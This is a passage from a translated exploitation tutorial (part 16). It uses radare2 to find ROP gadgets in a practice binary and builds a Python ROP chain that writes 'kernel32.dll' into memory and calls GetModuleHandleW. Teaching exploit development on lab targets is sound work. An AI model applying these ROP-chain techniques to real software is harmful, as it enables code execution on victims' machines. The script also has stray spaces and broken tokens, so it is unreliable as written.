
REVERSING AND EXPLOITING USING FREE TOOLS

(PART 16)

In the previous part, I was able to put together a script that left me at the RETURN ADDRESS to jump to a ROP that I haven't built yet, which I'll do in this part.

We are going to start using the gadget search engine that radare includes. It is the first time that I use it, but it is always good to have other alternatives, now that we already know how to use RP++ from the previous parts.

These days, in the latest RADARE builds, they fix the bug when attaching. Those who don't know how to find the latest build can see in part 6 how to find and install it.



I open a console and start the exercise.

**r2 ConsoleApplication9.exe**

Then I paste the entire list of commands together, to get back to the state I was in. (This is temporary until the project error is fixed.)

**r2 ConsoleApplication9.exe**

**idp ConsoleApplication9.pdb**

**aaa**

**afvb -1032 buffer int32\_t @ 0x511040**

**afvb -8 pbuffer int32\_t @ 0x511040**

**afvb -1 temp\_char char @ 0x511040**

**s pdb.\_main**

**afn main**

**s pdb.\_f**

**afn f**

**eco bright**

**pdf**

I need to use the GetModuleHandle or LoadLibrary functions to find the kernel32 base image and then GetProcAddress to find the VirtualAlloc address.

I enter visual mode with **v**.

I can search for imported functions with the command **"ii"**, after pressing **":"** to write commands.


**ii ~ GetP**

**ii ~ GetModuleH**




These are the addresses of the functions, and they are located in the IAT.


In visual mode, it is more convenient to search directly with the b key.



I press **“i”**



This opens the list of imported functions. There is a place at the top to write parts of the name to filter.





The letters that appear in capital letters are the ones that match what I wrote. The real name of the imported function does not have those capital letters. (Real names are case sensitive)

To call a function that has a single argument, it could be useful to search for gadgets of the type:

**MOV r32, [r32 + const]**

RET

These types of gadgets will move the IAT function address to a register.


I'll try to find that.

SEARCHING GADGET WITH RADARE

With the command e.rop.len, we can see the maximum length of instructions that the gadget search engine will return, and also change it to our liking.

**e.rop.len = 2**

It is always good to start looking for the minimum number of instructions first, i.e. 2. If nothing is found, we can gradually increase it.

****

By putting quotes I can be more precise in the search. The asterisk is a wildcard, from which, for example, the search engine can complete the **“mov eax, dword”** statement in any way.

"/ R / **mov eax, dword**\*; ret"


I must be careful with the blanks. There is always a space after the comma within an instruction, however there is no space after the semicolon that separates the instructions.

We found a gadget is


**0x00520d34 8b4204 mov eax, dword [edx + 4]**

**0x00520d37 c3 ret**

This gadget requires that we previously put the IAT address of GetModuleHandleW into EDX (we had already searched and it was located at 0x523030).



Therefore, we must look for a gadget **"pop edx - ret"** to put the address **0x523030** in edx.



I will use the gadget located in 0x0051fa0e

**0x0051fa0e 5a pop edx**

**0x0051fa0f c3 ret**

**NOTE: When I was solving the exercise and copying the script illustrations, I forgot that I had switched to version 2.7 of Python on my machine, so the script for now is for that version. At the end of the tutorial, I will rearrange it for Python 3.**



I have to remember that I cannot use the characters 0x40 or 0x10.


Then I have to put the IAT address of GetModuleHandleW which will go to EDX.



Without closing the console where I am reversing, I can open another cmd in the same folder to test the radare debugger and see how my gadgets work.


TESTING RADARE DEBUGGER.


First I run the script.




In another cmd, I attach radare using the PID of the process.

**r2 -d PID.**






I press “**V!”** to enter in visual debugging mode.





I put a breakpoint on the first gadget.



I press “**g”** and type the address where I will put the breakpoint.


In visual mode, I click on the address and press f2.






Then I press “**:”** andtype **“dc”** to run.


Over there.




I type dc every time it stops, until it continues to run, and click MessageBoxA.




Clicking in the message box stops the program.



I can see the code with **V!**




Pressing f7 one time, it moves the IAT address from **GetModuleHandleW** to EDX.



Well we saw that the radare debugger works, we close it and go back to static analysis to find more gadgets.


I will use the gadget found at 0x00520d34.


We see that the gadget adds 4 to EDX, so, to the address that we have in EDX, we must subtract 4 to compensate.






We realize that the string used as the function argument must be in wide format (the W at the end tells me that).





We see that it is not a wide format string as we need it.



I have to build the kernel32.dll string in a wide format, for which I will have to look for a combination of gadgets similar to this.

**pop eax**

**ret**


**pop esi**

**ret**


**mov [eax + const], esi**


**ret**

Let's see what we can find in this style.

****

Those two look interesting.






**"/ R / pop eax; ret"**



Y

**"/ R / pop ecx; ret"**



Well that will help us. I will build the string before the GetModuleHandleW API call.

rop =**""**

rop + = struct.pack (**"<L"**, 0x0051342a) *# pop ecx-ret*

rop + = struct.pack (**"<L"**, 0x0065006b) *# k \ x00 \ r \ x00 (ke)*

rop + = struct. pack (**"<L"**, 0x005220ef) *# pop eax-ret*

rop + = struct.pack (**"<L"**, 0x0052a080) *# writable address*

rop + = struct.pack (**"<L"**, 0x005116a1) *# mov [eax + 4] , ecx -ret*

rop + = struct.pack (**"<L"**, 0x0051342a) *# pop ecx-ret*

rop + = struct.pack (**"<L"**, 0x006e0072) *# r \ x00 \ n \ x00 (rn)*

rop + = struct. pack (**"<L"**, 0x005220ef) *# pop eax-ret*

rop + = struct.pack (**"<L"**, 0x0052a080 + 4) *# writable address +4*

rop + = struct.pack (**"<L"**, 0x005116a1) *# mov [ eax + 4], ecx -ret*

rop + = struct.pack (**"<L"**, 0x0051342a) *# pop ecx-ret*

rop + = struct.pack (**"<L"**, 0x006c0065) *# e \ x00 \ l \ x00 (el)*

rop + = struct.pack (**"<L"**, 0x005220ef) *# pop eax-ret*

rop + = struct.pack (**"<L"**, 0x0052a080 +8) *# writable address +8*

rop + = struct.pack (**"<L"**, 0x005116a1) *# mov [eax + 4], ecx -ret*

rop + = struct.pack (**"<L"**, 0x0051342a) *# pop ecx-ret*

rop + = struct.pack (**"<L"**, 0x00320033) *# 3 \ x00 \ 2 \ x00 (32)*

rop + = struct.pack (**"<L"**, 0x00522 0ef) *# pop eax-ret*

rop + = struct.pack (**"<L"**, 0x0052a080 +12) *# writable address +12*

rop + = struct.pack (**"<L"**, 0x005116a1) *# mov [eax + 4], ecx - ret*

rop + = struct.pack (**"<L"**, 0x0051342a) *# pop ecx-ret*

rop + = struct.pack (**"<L"**, 0x0064002e) *#. \ x00 \ d \ x00 (.d)*

rop + = struct.pack (**"<L"**, 0x005220ef) *# pop eax-ret*

rop + = struct.pack (**"<L"**, 0x0052a080 +16) *# writable address +16*

rop + = struct.pack (**"<L"**, 0x005116a1) *# mov [eax + 4], ecx -ret*

rop + = struct.pack (**"<L"**, 0x0051342a) *# pop ecx-ret*

rop + = struct.pack (**"<L"**, 0x006c006c) *# l \ x00 \ l \ x00 (ll)*

rop + = struct.pack (**"<L"**, 0x005220ef) *# pop eax-ret*

rop + = struct.pack (**"<L"**, 0x0052a080 +20) *# writable address +20*

rop + = struct.pack (**"<L"**, 0x005116a1) *# mov [eax + 4], ecx -ret*

*# CALL GetModuleHandleW*

rop + = struct.pack (**"<L"**, 0x0051fa0e) *# pop edx-ret*

rop + = struct.pack (**"<L"**, 0x00523030-4) *# GetModuleHandleW*

rop + = struct.pack (**"<L"**, 0x00520d34) *# mov eax, [edx + 4] -ret*

rop + = struct.pack (**"<L"**, 0x0051252b) *# call eax to GetModuleHandleW*


rop + = s truct.pack (**"<L"**, 0x0052a084) *# string wide*


We see how the characters of the string kernel32.dll are loaded in ECX. Then the destination address is moved to EAX, and finally the instruction that saves the characters in the destination is called.


Finally I call the **GetModuleHandleW function**.

